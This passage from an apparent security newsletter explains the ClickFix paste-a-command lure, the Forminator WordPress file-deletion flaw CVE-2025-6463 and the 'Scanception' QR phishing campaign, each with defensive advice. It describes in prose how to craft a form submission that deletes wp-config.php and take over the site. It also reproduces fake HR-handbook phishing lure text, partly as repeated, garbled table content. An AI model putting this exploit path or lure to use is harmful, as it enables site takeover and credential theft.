into that site. When users are lured to his website, the malicious JavaScript code they injected in the website will display a dialog box that generally informs you that you encountered an error and they suggest a solution themselves. All you have to do is click on “Fix” button to copy script and code and then you have to paste it in the Run dialog or PowerShell.

There is also another variation of this attack technique where a CAPTCHA is displayed to target users and asking them to verify if they are humans.

Once the target user pastes the copied contents to clipboard as suggested the malware is downloaded and installed.




Image source: Proofpoint

At present, this technique is being used to download and install malware like AsyncRAT, Danabot, DarkGate, Lumma stealer, NetSupport, VenomRAT, XWorm, Vidar info stealer, Rhadamanthys, AMOS stealer, Qakbot etc.

Although it was used in the early months of 2024 by initial access brokers, TA571, it is now being used by almost all threat actors nowadays. They are also using themes like Microsoft Word, Chrome, etc.

Simple and no need of a vulnerability, it is gaining more and more popularity that is set to increase more in the immediate future.

Impact


As you have already studied above, once the hackers convince users to paste the code on his/her system, malware and payload are downloaded and installed on the target system. Depending on the environment of the target system, it can lead to ransomware, data breach etc. Attackers are using genuine services like Google and GitHub to deliver malware payloads. It may evolve more in immediate future.

How to protect yourself from this attack?

- 1) Train employees of the organization about this novel but dangerous social engineering technique.
- 2) Never copy and paste unknown commands into Run dialogue or PowerShell.
- 3) Carefully observe for fake CAPTCHA screens. Also, note the genuine companies like Google etc. never ask you to copy and paste any commands blindly in to Run dialogue or PowerShell.
- 4) EDR: A robust EDR can detect any suspicious activity on the system.
- 5) Also use a reputable browser with phishing protection.
- 6) Use proper security policies and
- 7) Watch for any malicious activity using IOS's and other Intelligence.

“Using a combination of social engineering and living-off-the-land binaries (LoLBins), which makes it difficult to defend against... the user simply launches PowerShell commands rather than a malicious binary that might be detected by an endpoint detection and response (EDR) solution.” - James Maude, CTO, BeyondTrust

“Precisely because such error messages have become commonplace, they seem harmless to many. This is precisely what makes ClickFix so dangerous.” - Bill Toulas, tech journalist.



Vulnerability For Beginners

Inside CVE-2025-6463:
The File deletion flaw in
Forminator plugin that
lets hackers hijack
WordPress sites.

A critical file deletion vulnerability has been discovered in the popular plugin of WordPress that affects over 6,00,000 active installations. Forminator is a Wordpress form builder plugin that is used to create forms, surveys etc for Wordpress websites.

Forminator



Wordpress plugin

About the vulnerability

The vulnerability tracked as CVE-2025-6463 has a vulnerability rating of 8.8. It allows unauthenticated attackers to delete any critical system files including “wpconfig.php” and can lead to remote code execution and even complete site takeover.

This vulnerability affects all versions of Forminator plugin up to 1.44.2. The vulnerability is due to an insufficient file path validation in the “entry_delete_upload_files” function. This function processes form submission deletions as it doesn’t perform proper security checks. It processes all metadata values without verifying files types, the extension of the file, or the directory the file is being uploaded to. This vulnerability was detected by a user with alias ‘Phat Rio’-BlueRock”.

How hackers can exploit this vulnerability?

Exploiting this vulnerability doesn’t need any authentication. So, all a hacker has to do is scan for the WordPress websites with this plugin installed and exploit the vulnerability to delete any file he/she wants. This is done by crafting malicious form submissions containing malicious file paths and submitting it. When the files get deleted (this can happen manually or through plugin settings or administrators) they do permanently. This vulnerability still needs some user action on the target side, but Defiant says that form submission deletion is a situation likely to happen especially if it is created to appear like spammy.

Fig: Exploitation scenario of CVE-2025-6463

STEP 1

Hackers scan for Wordpress websites with Forminator plugin installed.

STEP 2

Then they find a form made with this plugin and insert a crafted file array into any field imitating an uploaded file with a custom path that points to a critical file, for example '/var/www/html/wp-config.php.'

Impact

Imagine having power to take over 6,00,000 websites without the need of any authentication. Then, you will understand the impact of this vulnerability. Worst case scenario is hackers being able to delete “wp.config.php”. To the novices, “wp.config.php” file contains database credentials and other security keys.

When this file is removed, WordPress goes in to a setup state allowing hackers to configure the website with a database they control.

There are no records of exploitation of this vulnerability but given WordPress’s popularity, attacks using this plugin will soon start.

How to protect yourself from this attack?

After the vulnerability details were submitted, WPMU Dev, the developer of the plugin released a patch in versions 1.44.3. Users using Forminator plugin should immediately update their plugin to this latest version.

If this plugin is not being used but still installed, it should be deleted. The best point of Wordpress security is to delete all unused plugins altogether.

This vulnerability was discovered by: Phat RiO (BlueRock), who reported via Wordfence Bug Bounty.

Site administrators must act swiftly to upgrade Forminator and audit file deletion workflows, as exploitation could result in remote code execution or complete loss of site availability.

IN **T** **HREAT** **ELLIGENCE**

**The QR code
trap that you
didn't see
coming.**

If you regularly receive PDF files as attachments to your email, you should definitely read this article. Researchers at Cyble have identified a sophisticated phishing campaign they have named as “Scanception”. This is an ongoing Quishing campaign using QR codes to bypass defenses and harvest credentials. It is widespread and ongoing campaign. Let’s study in detail about this threat and how to stay safe.



Image source: Android

Threat identification

Tactics, Techniques & Procedures: This campaign begins with target users receiving an email with a PDF file as attachment. These PDFs are masqueraded as an employee handbook sent by the company’s HR department. The email also contains advanced social engineering artifacts like Email, Logo etc.

Scanception represents an evolution in phishing tactics, combining traditional PDF lures with QR code-based ‘quishing’ attacks to effectively bypass email and web security filters.




Image source: Cyble

When the target user opens the PDF, a legitimate document is before him. This includes official logo of the organization, a professional looking Table of Contents (ToC) with sections grouped into various HR Topics.

 HANDBOOK 2025	1. INTRODUCTION 2. CHANGES IN POLICY 3. EMPLOYMENT APPLICATIONS 4. EMPLOYMENT RELATIONSHIP 5. DEFINITIONS OF EMPLOYEE STATUS 6. EMPLOYMENT POLICIES 7. NEW EMPLOYEE ORIENTATION 8. PROBATIONARY PERIOD FOR NEW EMPLOYEES 9. OFFICE HOURS 10. MEALS/BREAK PERIODS 11. PERSONNEL AND TRAINING FILES 12. PERSONNEL DATA CHANGES 13. INCLEMENT WEATHER/EMERGENCY CLOSINGS 14. EMPLOYEE PERFORMANCE REVIEW AND PLANNING SESSIONS 15. OUTSIDE EMPLOYMENT								
23. INSURANCE ON PERSONAL EFFECTS 24. SUPPLIES, EXPENDITURES, OBLIGATING THE COMPANY 25. EXPENSE REIMBURSEMENT 26. PARKING 27. VISITORS IN THE WORKPLACE 28. IMMIGRATION LAW COMPLIANCE 29. STANDARDS OF CONDUCT 30. ATTENDANCE/PUNCTUALITY 31. ABSENCE WITHOUT NOTICE 32. HARASSMENT, INCLUDING SEXUAL HARASSMENT 33. WORKPLACE BULLYING 34. TELEPHONE USE	Juvare HANDBOOK & BENEFIT GUIDE Support, We are delighted to share the 2025 Employee Handbook and Benefits Package. Please review the details carefully: <table border="1"> <tr> <td>User ID:</td> <td>.....m</td> </tr> <tr> <td>Date Added:</td> <td>Tuesday/July/2025 09:52 AM</td> </tr> <tr> <td>Completed By:</td> <td>Juvare Human Resource</td> </tr> <tr> <td>Remarks:</td> <td>The revised 2025 Employee Handbook and Benefits Package, which outlines key updates, policies, and enhancements to your benefits. Please review the details carefully and ensure you understand how they can support your professional and personal goals.</td> </tr> </table> With your phone camera, scan the QR Code to review & access full HandBook and Benefits details:  After reviewing, please complete any required acknowledgments and provide your electronic signature where indicated. This ensures a seamless transition to the updated benefits program for 2025.	User ID:	m	Date Added:	Tuesday/July/2025 09:52 AM	Completed By:	Juvare Human Resource	Remarks:	The revised 2025 Employee Handbook and Benefits Package, which outlines key updates, policies, and enhancements to your benefits. Please review the details carefully and ensure you understand how they can support your professional and personal goals.
User ID:	m								
Date Added:	Tuesday/July/2025 09:52 AM								
